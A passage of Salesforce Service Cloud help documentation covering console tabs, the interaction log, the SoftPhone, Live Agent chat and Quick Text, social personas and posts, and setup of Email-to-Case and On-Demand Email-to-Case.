Navigation Tab

A tab with a drop-down button in a Service Cloud console that lets you select and view object home pages.

Primary Tab

A tab in a Service Cloud console that displays the main item to work on, such as an account.

Pinned Lists

Lists that display at the top or on the left side of a Service Cloud console; they're always visible and let you see the list you're working from and a record's details at the same time. Pinned lists must be turned on by an administrator.

Push Notifications, Service Cloud Console

Visual indicators in a Service Cloud console that show when a record or field has changed during a user's session.

Service Cloud Console Integration Toolkit

An API that uses browsers as clients to display pages as tabs in a Service Cloud console; it provides developers with programmatic access to the console so that administrators can extend it to meet your business needs.

Subtab

A tab that displays content related to the item on a primary tab in a Service Cloud console. For example, a primary tab showing an account might have subtabs for cases and contacts.

See Also:

Service Cloud Console Overview

Working with Tabs in a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

All items you click on in a Service Cloud console display as tabs. Tabs let you see all the information you need on one screen without losing context.

Navigation Tab

- A Service Cloud console displays one navigation tab.
- Your Salesforce administrator determines the list of objects you can choose in a navigation tab.
- Most object home pages selected from a navigation tab display list views. Views automatically display as enhanced lists.
- A navigation tab doesn't display forecasts, ideas, answers, connections, portals, console, home, or buttons for customizing your organization.

Primary Tab and Subtabs

- * displays on tabs where you haven't saved changes, except for tabs that display reports, Visualforce pages, or your organization's setup pages. It also displays on tabs where you haven't saved changes to the interaction log. We recommend that you save your changes often so that you don't lose any updates if your session ends. If you click and select **Save all changes**, only tabs with * save changes.
- displays on tabs where you need to fix errors.
- Salesforce doesn't limit the number of tabs you can display.
- The tab's name lets you see at a glance its contents. If a name is truncated to fit a tab, you can hover over the tab to view the item's full name. A tab that displays a page outside of Salesforce is named `External Page`.
- A tab can display a page outside of Salesforce if your administrator has added the page's domain to a console's whitelist.
- To return to any item, click on its tab (tabs don't close until you close them).
- To clear your Service Cloud console of all tabs and start fresh, click and select **Close all primary tabs** or **Close all subtabs**.
- To refresh tabs in your Service Cloud console and view recent updates, click and select **Refresh all primary tabs** or **Refresh all subtabs**. To refresh a specific tab, click and select next to the tab's name. Note that if a tab has any unsaved changes, it won't refresh.
- To copy the URL of a tab in your Service Cloud console and send it to another user, click and select next to the tab's name. In the Link to Share dialog box, choose whether the URL includes only the selected tab or all of the tab's primary tabs and subtabs. If you're sending the URL to a non-console user, choose to create a standard Salesforce URL. Then, press CTRL+C to copy the URL. When you're finished, click **Close** to close the Link to Share dialog box.
- To add a new tab to your Service Cloud console in which to paste a URL you've copied, click . In the text box, press CTRL+V to paste the URL; then click **Go!**. You can paste a console URL or a standard Salesforce URL into a new tab.
- A new tab doesn't display when you click a custom button or change a record's type, owner, or territory. Instead, the current tab goes to the item you selected.
- If you click **Cancel** on a newly created item that you haven't saved, the item and its tab are deleted and not sent to the Recycle Bin.
- All Salesforce CRM Content items display as primary tabs in a Service Cloud console.
- If you click a custom link or a link in a text field, such as **http://www.salesforce.com/** in a case `Description`, the link displays in a popup window instead of a tab.

Tip: If set up by your administrator, when you close your browser or log out of Salesforce, any of your previously open navigator tabs, primary tabs, or subtabs automatically display when you log in again. Additionally, if you resize an interaction log or any sidebar components, such as pinned lists; or close the global search header, those customizations automatically display when you log in again.

Using a Service Cloud Console

Case Feed in the Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

You can use Case Feed in the Service Cloud console, so if your organization currently works with cases in the console, it can continue doing so. Note the following when using Case Feed with the console:

- If you use a SoftPhone in the console, completed calls are automatically logged in the case's feed.
- Interaction log entries are added to the case's feed when their `Status` is Completed.
- For best performance, we recommend using Internet Explorer 8 or 9 or the latest stable version of Firefox or Google Chrome when using Case Feed in the Service Cloud console.

Case Feed Overview

Using a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Unlike standard Salesforce pages, all items you click in a Service Cloud console display as tabs. Tabs let you quickly:

- Find, update, and create records
- Review and update records from lists
- Display all the information you need on one screen without losing context

When you select a Service Cloud console from the Force.com app menu, the navigation tab appears. Use the navigation tab to select an object and view its home page. Click any record in the home page to open the record as a primary tab. Primary tabs display the main work item, such as an account. Related items on a primary tab are subtabs. In the example below, the `Acme` account is the primary tab and the `Carole White` contact is its subtab.



Figure 10: Service Cloud Console Tabs

1. Navigation tab
2. Primary tab
3. Subtab

With a Service Cloud console, you can:

- Work with tabs
- Search for records
- Resize pinned lists
- View push notifications
- View and edit record details
- Work with keyboard shortcuts
- Jot notes on records using the interaction log
- Find Salesforce Knowledge articles to solve cases
- Follow records using Chatter
- Use a Salesforce CRM Call Center SoftPhone
- Chat with customers using Live Agent

Note: If your administrator adds custom console components, additional functionality might be available for you to work with in the sidebars and footers of a Service Cloud console.

Using a Service Cloud Console

Resizing and Minimizing Pinned Lists in a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

While only administrators can turn pinned lists on and off and change where they display on screen, all users can resize and minimize pinned lists.

- To resize a pinned list, click on the right or bottom margin of the list (depending on whether it's displayed to the left or at the top of the screen) and drag it to the size you want.
- To minimize a pinned list, click the arrow on the right or bottom margin. To display the list again, click the arrow once more.

Note: If you haven't yet selected a record from a list, the list automatically displays full screen.


Viewing Push Notifications in a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Push notifications are visual indicators that show you when a record or field you're viewing was changed by another user. Indicators display on lists and detail pages after administrators set up push notifications for specific objects and fields.

- Detail pages automatically refresh with updates or display notifications as dialog boxes when changes occur.
- Lists display notifications as:



1. Yellow when a record changes

2. Blue if it's the last item you viewed
3. Bold and italic when a field specified by an administrator changes

- Notifications are cleared when you refresh your browser.

Note: The following objects and their fields are available for push notifications:

- Custom objects
- Cases
- Accounts
- Contacts
- Leads
- Campaigns
- Opportunities
- Tasks

Viewing and Editing Details on a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Under every primary tab in a Service Cloud console, a highlights panel displays a subset of detail fields. When you change those fields, the highlights panel updates automatically. You can't directly edit details in the highlights panel.

- If your organization enabled inline editing, you can edit fields directly on the detail page. Alternatively, to display the page in edit mode, click **Edit**, make your changes, and click **Save**. To save the current record and create another one, click **Save & New**.
- To quickly create a related item on the current record, click **Create...** and select the item.
- To hide the global search header, click . To display it, click .
- To hide or display the highlights panel, click .
- To specify different fields for the highlights panel, ask your Salesforce.com administrator.
- To display:
  - ◊ A printable view of the record in a popup window, click .
  - ◊ Customize the display of related lists in the detail view of the record, click .

◊ An online help page for the record, click ?.

Working with Keyboard Shortcuts in a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

Keyboard shortcuts let you perform actions by pressing a combination of keys instead of having to use a mouse. Keyboard shortcuts can make working with a Service Cloud console more efficient. For example, instead of typing case details and then using a mouse to click **Save**, an administrator can create a keyboard shortcut so that you can type case details and press CTRL+S to save cases without switching from your keyboard to your mouse.

Only administrators can customize keyboard shortcuts for a Service Cloud console. Contact your administrator to learn if keyboard shortcuts are available to you.

Note:

- You can have up to 144 shortcuts for each console, which includes the default shortcuts provided by Salesforce and any you create.
- Keyboard shortcuts aren't case sensitive, even if you press SHIFT before a letter key. For example, SHIFT+b is the same as SHIFT+B.
- If CTRL, ALT, or SHIFT is in a keyboard shortcut, the sequence of those keys doesn't matter. For example, CTRL+ALT+A is the same as ALT+CTRL+A.
- If you create or customize keyboard shortcuts to include standard browser shortcuts, such as CTRL+F, your shortcuts might not work as intended.

Jotting Notes on Records in a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view the interaction log:	"Read" on tasks
To save notes in the interaction log:	"Edit" on tasks

The interaction log lets you jot notes on records that display on primary tabs in a Service Cloud console. You can access the log from the footer of a Service Cloud console if you're assigned to an interaction log layout.

- To add notes to a record, type your notes in the `Enter your notes here...` field, update any other fields as necessary, and click **Save Log**. Optionally, click **Save & New Log** to save your notes and start a fresh interaction log. If you use a SoftPhone, you can click **End Call** to end a call and save any updates you've made to the interaction log for screen pops from inbound calls.

  `Last Saved` shows when you saved notes during your current session.
- To show or hide the interaction log, hover over the log's boarder and click or . The log only displays in the footer of a console.
- You can drag the bar in between the interaction log and a detail page to resize the height of either one.
- The interaction log only displays on items that have an Activity History related list, such as accounts and contacts (but not solutions). The interaction log isn't available for items like reports, dashboards, Salesforce CRM Content, the Article Management tab, or Visualforce pages that display as primary tabs.
- To help you add notes faster, when a contact appears on a subtab, the contact's name populates the log's `Name`. This is because interaction logs are typically used to log notes on customers. You can change the `Name` before you save the log.
- Interaction logs are archived as tasks on the Activity History related list for easy review and retrieval.
- Administrators can customize interaction logs to include task fields.

Finding Articles to Solve Cases

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view Salesforce Knowledge articles:	"Read" on the article's article type
To add Salesforce Knowledge articles to cases:	"Edit" on cases

The Salesforce Knowledge sidebar automatically displays when you select a case in a Service Cloud console. Suggested articles display in the sidebar as you enter details in the `Subject` of a case. Only articles updated within the last 30 days are displayed, but you can view older articles by specifying a search term or filtering search results. The sidebar appears if it's set up by your administrator and Salesforce Knowledge is enabled.

- To view an article, click its title.
- To filter articles by a specific category, language, or validation status, click and choose filter options. Validation status and multilingual articles must be enabled to access these filters. Your administrator determines which languages are available for articles.
- To find articles to help you solve a case, click , type keywords into `Search`, and click **Go**.
- To attach an article to a case, click the checkbox next to the article and click **Attach to Case**. You can only attach an article to a saved case. displays next to an article already attached to a case.
- To remove an article attached to a case, click **Detach** next to the article on the Articles related list.
- To change the number of articles displayed, click the article count indicator in the lower left corner of the sidebar and choose a setting. You can view 10, 25, 50, 100, or 200 articles at a time. When you change this setting, you return to the first page of the list.
- Navigate through the list of articles by clicking the first page icon (<<), **Previous**, **Next**, or the last page icon (>>).
- To show or hide the articles sidebar, hover over the scrollbar and click or .
- `New`, `Article Title`, and `Most Viewed` are the only columns in the sidebar. You can drag the bar in between the columns to resize them, but you can't add, remove, or rearrange columns.
- You can drag the bar in between the articles sidebar and a detail page to resize the width of either one.

Service Cloud Console Overview

Using a SoftPhone with a Service Cloud Console

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions with the Service Cloud

User Permissions Needed	
To view and use the SoftPhone:	Member of a call center

Click to display a SoftPhone from the footer of a Service Cloud console. You can access a SoftPhone if you're assigned to a call center using a CTI adapter built with version 3.0 or 4.0 of the CTI Toolkit; or if you're using a call center built with Open CTI.

The SoftPhone lets you:

- Make calls by dialing a number in the SoftPhone, choosing a number in an online directory, or clicking a phone number in any record
- Receive calls
- Quickly view all records related to a call, such as contacts, cases, or accounts
- Transfer calls
- Initiate conference calls
- Put callers on hold
- Attach records to calls

Use the interaction log to write notes in call logs while using a Service Cloud console. A call log is an activity record that automatically generates when you use a SoftPhone; it tracks the phone number, caller, date, time, and duration of the call. You can view call logs in the Activity History related list of any record associated with the call.

Important: Data might not save properly if you:

- Refresh your browser during a call.
- Use a SoftPhone in multiple browsers simultaneously. For example, if you use a SoftPhone in a browser with a Service Cloud console and switch to a SoftPhone in a browser without a Service Cloud console, any changes you made with a SoftPhone might not save.

Tips on Using a SoftPhone with the Service Cloud Console

- When you leave the Service Cloud console, the SoftPhone displays in the sidebar of every Salesforce page.
- You can't move the SoftPhone away from the footer of the Service Cloud console, but you can drag the bar on top of it to resize its height or hide the SoftPhone by clicking .
- You can click **End Call** on the SoftPhone to end a call and save any updates you've made to the interaction log.

- If you're using a CTI adapter built with version 4.0 of the CTI Toolkit, displays in the footer even when you're not connected to the adapter.

Using Live Agent in the Service Cloud Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Live Agent in the Service Cloud console makes it easy to chat with multiple visitors at once and interact with Salesforce records, all within a single browser window.

With Live Agent in the Service Cloud console, you can:

- Chat with visitors.
- Use the details tab to view information about the customer you're chatting with and search for or create records in Salesforce.
- Use the articles tool to find Salesforce Knowledge articles to include in your chats.
- Use Quick Text messages in your chats.
- Transfer chats to other agents.
- Change your status to control when you receive chat requests and transfers.

Note:

- For best performance, we recommend using Internet Explorer 8, 9, or 10 or the latest stable version of Firefox or Google Chrome when using Live Agent in the Service Cloud console.
- If you log in to another Salesforce app while you're logged in to a Service Cloud console app, you can't accept new chat requests.
- Live Agent API limits apply when you use Live Agent in the Service Cloud console.

Using the Live Agent Articles Tool in the Service Cloud Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To search for and view an article:	"Read" on the article type

The Live Agent articles tool in the Service Cloud console lets you find articles that help solve customer issues. The articles tool is only available if your organization uses Salesforce Knowledge and your administrator has included the tool in your Service Cloud console app.

1. When chatting with a visitor, click an article from the list in the articles tool. A tab with the full text of the article opens.
2. To search for a specific article in the list, type a word or phrase in the text box in the articles tool and click .
   - Alternatively, click at the top of the articles tool to search all articles, including those not in the list. The main articles tool search gives you the option of limiting your results to specific types of articles.
   - To filter your search results, click and choose how you want to restrict your search.
3. When you find the article you want, click next to it.
   The text of the article appears in the chat text box.

4. Click **Send** or press ENTER or RETURN on your keyboard to send the article to the visitor.

   Note: You can only send articles to visitors if your administrator has set up a Chat Answer field on articles. If this field isn't set up, you can view articles but can't include them in chats.

Chatting with Visitors in Live Agent in the Service Cloud Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To chat with visitors in Live Agent in the Service Cloud console:	Live Agent is enabled, set up, and included in a Service Cloud console app

The chat monitor shows a list of incoming requests. For each request, you can see the deployment (or website) it came in from, the name of the customer (if available), and the age (in minutes) of the request.

You can chat with several different visitors at the same time. Each chat session opens as a separate primary tab.

1. Click **Accept** on a chat request.
   The chat area becomes active and the request is removed from the list.
2. Type your message in the chat text field and click **Send** or hit ENTER or RETURN on your keyboard.
   Your message appears in the chat log area above the text field. The log displays all messages sent by you and the visitor.
3. Optionally:
   - Use the details tab to see and search for information about the visitor.
   - Use the articles tool to search for Salesforce Knowledge articles to include in the chat.
   - Use Quick Text to include short pre-written messages in your chat.
   - Transfer the chat to another agent.
4. Click **End Chat** to end the chat session. If the visitor ends the chat, a notice appears at the top of the chat log area.

   Note: If you log in to another Salesforce app while you're logged in to a Service Cloud console app, you can't accept new chat requests.

See Also:

Using a Service Cloud Console

Using the Details Tab in Live Agent in theService Cloud Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To search for and view a record:	“Read” on the object AND “Create” on Live Chat Transcripts
To create a new record:	“Create” on the object AND “Create” on Live Chat Transcripts
To edit a record:	“Edit” on the object AND “Create” on Live Chat Transcripts
To delete a record:	“Delete” on the object AND “Create” on Live Chat Transcripts

When you accept a chat request in Live Agent in the Service Cloud console, a details tab for that chat opens automatically. The details tab includes information about the visitor and lets you look up records related to the chat, such as contacts and cases.

- To search for a record, type a name in the relevant box in the Related Entities section of the page, then click . To associate a record you find to the chat, select it from the search results list and click **Save**.
- Once you associate an existing record to the chat, click the name of the record to open it in a new tab.
- To create a new record, click **New Case**, **New Lead**, **New Contact**, or **New Account**.

Note: Depending on how your administrator has set up Live Agent, new records such as cases and contacts might open automatically as tabs when you accept a chat request. You can use these tabs to create new records instead of using the details tab.

Using Live Agent in the Service Cloud Console

Chatting with Visitors in Live Agent in the Service Cloud Console

Using Quick Text in Live Agent in the Service Cloud Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012
Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To access Quick Text messages while chatting with visitors in Live Agent:	"Read" on Quick Text

Quick Text helps you respond to customers more efficiently by letting you insert pre-written messages, such as greetings and common troubleshooting steps, into customer communications like email and chats. You can access Quick Text messages quickly and easily as you chat with visitors in Live Agent in the Service Cloud console.

Your administrator must give you access to Quick Text before you can use it.

1. While chatting with a visitor, type `;;` in the chat text box.
   A list of Quick Text messages appears, with the messages you've used most recently at the top.
2. To see additional messages, type a word or phrase.
   A list of messages that include those words appears.
3. To see the title and full text of a message, click it once or highlight it using the arrow keys on your keyboard.
   The full message appears at the bottom of the Quick Text list.
4. To select a message and add it to your chat, double-click it or highlight it and press ENTER or RETURN on your keyboard.
   If the message you select contains merge fields, they're resolved when you add the message to your chat.

Using Quick Text in the Live Agent Console

Live Agent is available in: **Developer** Edition organizations created after June 14, 2012

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

User Permissions Needed	
To access Quick Text messages while chatting with visitors in Live Agent:	"Read" on Quick Text

Note: Starting with Spring '13, the Live Agent console isn't available for new Live Agent customers. Existing customers will continue to have access to the Live Agent console, and both new and existing customers can use Live Agent in the Service Cloud console.

Quick Text helps you respond to customers more efficiently by letting you insert pre-written messages, such as greetings and common troubleshooting steps, into customer communications like email and chats. The Quick Text sidebar in the Live Agent console shows you the categories and messages you can choose.

Your administrator must give you access to Quick Text before you can use it.

To use Quick Text in the console:

1. While chatting with a customer, click next to `Select a category...` in the sidebar.
2. Select a category.
3. To see a preview of a message, hover your mouse pointer over a message name.
4. Click the name of a message to add it to your chat.

   Alternatively, you can select and add Quick Text messages directly from the chat text field. When you start typing, a list of messages that include the words you type appears below the text box. Select a message from the list to add it to your chat.

Console FAQ

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

- How is the Console tab different from other tabs in Salesforce?
- How do I view the console?
- Why do I only see the list views of certain objects in the console?
- Can I view more than one Console tab?
- Is the console the same thing as the Service Cloud console?

How is the Console tab different from other tabs in Salesforce?

The Console tab is just like other tabs in Salesforce except that the console can display records from several different Salesforce tabs all on one Console tab. This allows you to have all the information you need on one tab when interacting with Salesforce. By using the Console tab, you can quickly find, view, and edit records, such as cases, accounts, and contacts, with fewer clicks and without switching back and forth between screens.

See Also:

Console FAQ

How do I view the console?

You can view the console by clicking the Console tab. You can only access the Console tab if your administrator has assigned your user profile to a console layout and granted you access to the Console tab. You can customize your display to make the Console tab visible in your tab sets.

See Also:

Console FAQ

Why do I only see the list views of certain objects in the console?

The list views of objects you can display in the console are defined by your administrator in the console layout assigned to your user profile.

See Also:

Console FAQ

Can I view more than one Console tab?

No. You can only view one Console tab. However, your administrator can customize many different console layouts to display a variety of objects in the console's list view, and then assign those console layouts to different user profiles to satisfy business needs for different users.

See Also:

Console FAQ

Is the console the same thing as the Service Cloud console?

No. The Service Cloud console improves on the Console tab by letting you:

- Work with fewer clicks and less scrolling
- Limit switching between pages
- Use keyboard shortcuts to perform actions
- Easily spot important fields on records
- See records and their related items as tabs on one screen so that you never lose context or navigate too far from a record
- Jot notes on each record in an interaction log
- See visual indicators in real time when lists and records are changed by others
- Solve cases by quickly scanning Salesforce Knowledge articles
- Access a SoftPhone for Salesforce CRM Call Center in a footer instead of a sidebar
- Chat with customers in real time using Live Agent

Console FAQ

TRACKING SOCIAL CUSTOMERS AND INQUIRIES

Managing Social Personas

A social persona is a Salesforce object that represents a contact's profile on a social network such as Facebook, LinkedIn, or Twitter.

Social personas and posts are available in: **Enterprise**, **Unlimited**, and **Professional** Editions.

User Permissions Needed	
To install and deploy Radian6 for Salesforce.com	“Customize Application”

Note: Using Social Personas and Social Posts objects for social customer service is currently available through a pilot program. For information, contact salesforce.com.

The Social Personas tab or object is a collection of publicly available information about a person or company from Twitter. A Persona is relative to the social network and there can be multiple personas attached to a single contact. You can edit or delete a persona but you can't manually create a social persona from Salesforce. The personas are created from public information on social networking sites. To view and manage your social personas:

1. Click the **Social Personas** tab.
2. Optionally, select a view.

   The list defaults to those recently viewed. Select All to show all social personas in your organization. You can also create a new view to fit your needs.
3. Click on the social handle you'd like to manage.

   If you selected a view you can click **Edit** or **Del** (delete) as appropriate.

On the social persona detail page you can:

- View and edit the contact's available information for that social network.

  Note: The information varies depending on the social network the persona is from.

- Delete the social persona from your organization.
- Create, edit, and delete social posts.

Managing Social Posts

A social post is a Salesforce object that represents a post on a social network such as Facebook, LinkedIn, or Twitter.

Social personas and posts are available in: **Enterprise**, **Unlimited**, and **Professional** Editions.

User Permissions Needed	
To install and deploy Radian6 for Salesforce.com	"Customize Application"

Note: Using Social Personas and Social Posts objects for social customer service is currently available through a pilot program. For information, contact salesforce.com.

The Social Posts tab or object is a collection of information about a post from a person or company on a social network, such as Twitter. The available information for a post varies depending on the social network. To view and manage social posts:

1. Click the **Social Posts** tab.
2. Optionally, select a view.

   The list defaults to those recently viewed. Select All to show all social posts in your organization. You can also create a new view to fit your needs.
3. Click on the social post name you'd like to manage or click **New Social Post** to create a post.

If you selected a view you can click **Edit** or **Del** (delete) as appropriate.

Note: On the Social Post tab, you can only create, edit, and delete posts in your Salesforce organization, not on the social networks.

On the social post detail page you can:

- View, edit, and create the post's content and information.

  Note: The information varies depending on the social network the persona is from.

  Don't forget to click **Save** to save changes or create a new post.
- Delete the post from your organization.

SET UP AND MAINTAIN CUSTOMER SUPPORT TOOLS

Welcome, Support Administrators

This documentation is for administrators who want to set up Salesforce customer service and support features, also known as the Service Cloud. It's organized by tasks so that you can quickly find information about setting up features that solve support issues for your company. For example, information about setting up self-service websites is located in a section named Creating Web and Social Channels, rather than a section that includes the feature names, Customer Portal or Chatter Answers. However, you can search this documentation by keywords to find a feature name or support solution. Note that this documentation doesn't include many feature-specific concepts or overviews. For those, please refer to the documentation, *Support Your Customers*.

Together, *Set Up and Maintain Customer Support Tools* and *Support Your Customers* contain the information you need to set up and deliver customer service with Salesforce.

SETTING UP CUSTOMER CHANNELS

CREATING EMAIL CHANNELS

Email-to-Case and On-Demand Email-to-Case Overview

Email-to-Case and On-Demand Email-to-Case are available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions.

User Permissions Needed	
To set up Email-to-Case or On-Demand Email-to-Case:	"Customize Application"
To enable Email-to-Case or On-Demand Email-to-Case:	"Modify All Data" AND "Customize Application"

Salesforce can automatically create a case when an email is sent to one of your company's support email addresses, such as support@company.com. Your organization can set up Email-to-Case or On-Demand Email-to-Case to efficiently resolve and correspond with customer inquiries via email.

Salesforce allows you to choose which option is best for your organization.

Email-to-Case

Email-to-Case helps your company efficiently resolve and correspond with customer inquiries via email. It automatically creates a case in Salesforce when an email is sent to your company's customer support email address(es) and auto-populates case fields from the content of the message.

Email-to-Case requires downloading the Email-to-Case agent. This allows you to keep all email traffic within your network's firewall and accept emails larger than 10 MB. You must install this agent on your local machine before Salesforce can process your company's support emails.

On-Demand Email-to-Case

On-Demand Email-to-Case helps your company efficiently resolve and correspond with customer inquiries via email. It automatically creates a case in Salesforce when an email is sent to your company's customer support email address(es) and auto-populates case fields from the content of the message. On-Demand Email-to-Case allows you to process customer emails up to 10 MB in size.

Unlike Email-to-Case, On-Demand Email-to-Case uses Apex email services to convert email to cases, without requiring you to download and install an agent behind your network's firewall. Use On-Demand Email-to-Case if you're not concerned about keeping email traffic within your firewall, and you don't need to accept attachments larger than 10 MB from customers.

Setting Up Email-to-Case

Email-to-Case is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** editions.

User Permissions Needed	
To set up Email-to-Case:	"Customize Application"
To enable Email-to-Case:	"Modify All Data" AND "Customize Application"

Email-to-Case helps your company efficiently resolve and correspond with customer inquiries via email. It automatically creates a case in Salesforce when an email is sent to your company's customer support email address(es) and auto-populates case fields from the content of the message.

1. Download the Email-to-Case agent.. This allows you to keep all email traffic within your network's firewall and accept emails larger than 10 MB from customers.
2. Install the agent behind your network's firewall.
3. Enable Email-to-Case and configure your Email-to-Case settings.
4. Configure your routing address settings to customize the way Salesforce handles your customer emails.
5. Test your email routing addresses by manually sending emails to them and verify that these emails convert to cases based on their routing address settings.
6. Add the email address that you configured to your company's support website. This is the email address customers can use to submit cases to your support team.
7. Add the Emails related list to the Cases page layout.

Note: You can create email templates that support reps can use to respond to Email-to-Case or On-Demand Email-to-Case emails. These templates can include merge fields that display information from the original email in the response.

Email-to-Case Settings

Enabling and Configuring Email-to-Case

Email-to-Case is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** editions.

User Permissions Needed	
To set up Email-to-Case:	"Customize Application"
To enable Email-to-Case:	"Modify All Data" AND "Customize Application"

Before you can enable and configure Email-to-Case, you need to download and install the Email-to-Case agent onto your local machine.

1. From Setup, click **Customize** > **Cases** > **Email-to-Case**.
2. Click **Edit**.
3. Select `Enable Email-to-Case`.
4. Configure your Email-to-Case settings.
5. Click **Save**.

Email-to-Case Settings
Configuring Routing Addresses for Email-to-Case and On-Demand Email-to-Case

Email-to-Case Settings

Email-to-Case is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** editions.

You can configure your Email-to-Case settings to customize the way your incoming emails are processed.

Email-to-Case Setting	Description
`Notify Case Owners on New Email`	Select this checkbox to allow case owners to automatically receive notifications of new emails for their existing cases. Email notifications assign a task to the case owner to respond to the new email. Responding to the email closes the task. To disable email notifications at any time, simply deselect the checkbox.

Email-to-Case Setting	Description
`Enable HTML Email`	Select this checkbox to warn users before they view incoming HTML email content so that they can avoid opening potentially malicious HTML that could harm their computers. With this setting disabled, users will see text instead of HTML on email message detail pages, and when users reply to an email, the text version of the email will be copied to the email editor, instead of the HTML version. To disable HTML email warnings at any time, simply deselect the checkbox.
`Email Subject`	Select this checkbox to add the thread ID to the subject of email.
`Email Body`	Select this checkbox to add the thread ID to the body of email.

Notes on `Email Subject` and `Email Body`

- Make sure the subject line and body of your outgoing emails are unique.

  Warning: If the `Email Subject` and `Email Body` are the same, Email-to-Case creates an infinite loop of emails related to each case. If this goes unchecked, Email-to-Case will eventually stop accepting new emails.

- To exclude the thread ID from email, deselect both the `Email Subject` and `Email Body` checkboxes. A new case will be created when someone responds to an outbound case email.

Email-to-Case and On-Demand Email-to-Case Overview

Setting Up On-Demand Email-to-Case

On-Demand Email-to-Case is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** editions.

User Permissions Needed	
To set up On-Demand Email-to-Case:	"Customize Application"
To enable On-Demand Email-to-Case:	"Modify All Data" AND "Customize Application"

On-Demand Email-to-Case helps your company efficiently resolve and correspond with customer inquiries via email. It automatically creates a case in Salesforce when an email is sent to your company's customer support email address(es) and auto-populates case fields from the content of the message. On-Demand Email-to-Case allows you to process customer emails up to 10 MB in size.

Note:

Text in an email that is over 32,000 characters is automatically truncated to 32,000 characters by On-Demand Email-to-Case. Your Salesforce.com representative can raise this limit to 128,000 characters for your organization if necessary.

1. Set the `Default Case Owner` and `Automated Case Owner` for your organization.
2. Enable and configure Email-to-Case.
3. Enable and configure On-Demand Email-to-Case on page 1918.
4. Configure your routing address settings to customize the way Salesforce handles your customer emails.
5. Test your email routing addresses by manually sending emails to them and verify that these emails convert to cases based on their routing address settings.
6. Add the email address that you configured to your company's support website. This is the email address customers can use to submit cases to your support team.
7. Add the Emails related list to the Cases page layout.

Note: You can create email templates that support reps can use to respond to Email-to-Case or On-Demand Email-to-Case emails. These templates can include merge fields that display information from the original email in the response.

Email-to-Case and On-Demand Email-to-Case Overview

Enabling and Configuring On-Demand Email-to-Case

On-Demand Email-to-Case is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** editions.

User Permissions Needed	
To set up On-Demand Email-to-Case:	"Customize Application"
To enable On-Demand Email-to-Case:	"Modify All Data" AND "Customize Application"

Before you enable On-Demand Email-to-Case, set the `Default Case Owner` and `Automated Case User` and enable and configure Email-to-Case.

1. From Setup, click **Customize** > **Cases** > **Email-to-Case**.
2. Click **Edit**.
3. Select `Enable On-Demand Service`.

4. Select your `Over Email Rate Limit Action` and `Unauthorized Sender Action` settings based on how your company plans to use On-Demand Email-to-Case.
5. Click **Save**.

Routing Address Settings for Email-to-Case and On-Demand Email-to-Case

On-Demand Email-to-Case Settings

On-Demand Email-to-Case is available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** editions.

These settings are specific to On-Demand Email-to-Case. For more information about general Email-to-Case settings, see Email-to-Case Settings.

On-Demand Email-to-Case Setting	Description
`Over Email Rate Limit Action`	Choose what On-Demand Email-to-Case does with email that surpasses your organization's daily email processing limit: • Bounce message—The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected. • Discard message—The email service deletes the message without notifying the sender. • Requeue message—The email service queues the message for processing in the next 24 hours. If the message is not processed within 24 hours, the email service returns the message to the sender with a notification that explains why the message was rejected.
`Unauthorized Sender Action`	If you limited the email addresses and domains available for On-Demand Email-to-Case in the `Accept Email From` field, choose what happens to messages received from senders who are blocked: • Bounce message—The email service returns the message to the sender or to the `Automated Case User` for On-Demand Email-to-Case, with a notification that explains why the message was rejected. • Discard message—The email service deletes the message without notifying the sender.

Make sure the subject line and body of your outgoing emails are unique.

Warning: If the `Email Subject` and `Email Body` are the same, Email-to-Case creates an infinite loop of emails related to each case. If this goes unchecked, Email-to-Case will eventually stop accepting new emails.

Configuring Routing Addresses for Email-to-Case and On-Demand Email-to-Case

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

User Permissions Needed	
To configure routing addresses for Email-to-Case and On-Demand Email-to-Case:	"Customize Application"

Before you set up routing addresses for Email-to-Case and On-Demand Email-to-Case, you must enable Email-to-Case and configure your Email-to-Case settings.

1. From Setup, click **Customize** > **Cases** > **Email-to-Case**.
2. In the `Routing Addresses` list, click **New**.
3. Enter your routing address settings.
4. Click **Save**.
   A verification email is sent to the routing email address you provided.
5. Click the link in the verification email.
   A confirmation page opens in your Web browser.
6. Click the link in the confirmation page to continue to Salesforce.

You must configure your email system to forward case submissions to the email services address provided by Salesforce.

Email-to-Case and On-Demand Email-to-Case Overview

Routing Address Settings for Email-to-Case and On-Demand Email-to-Case

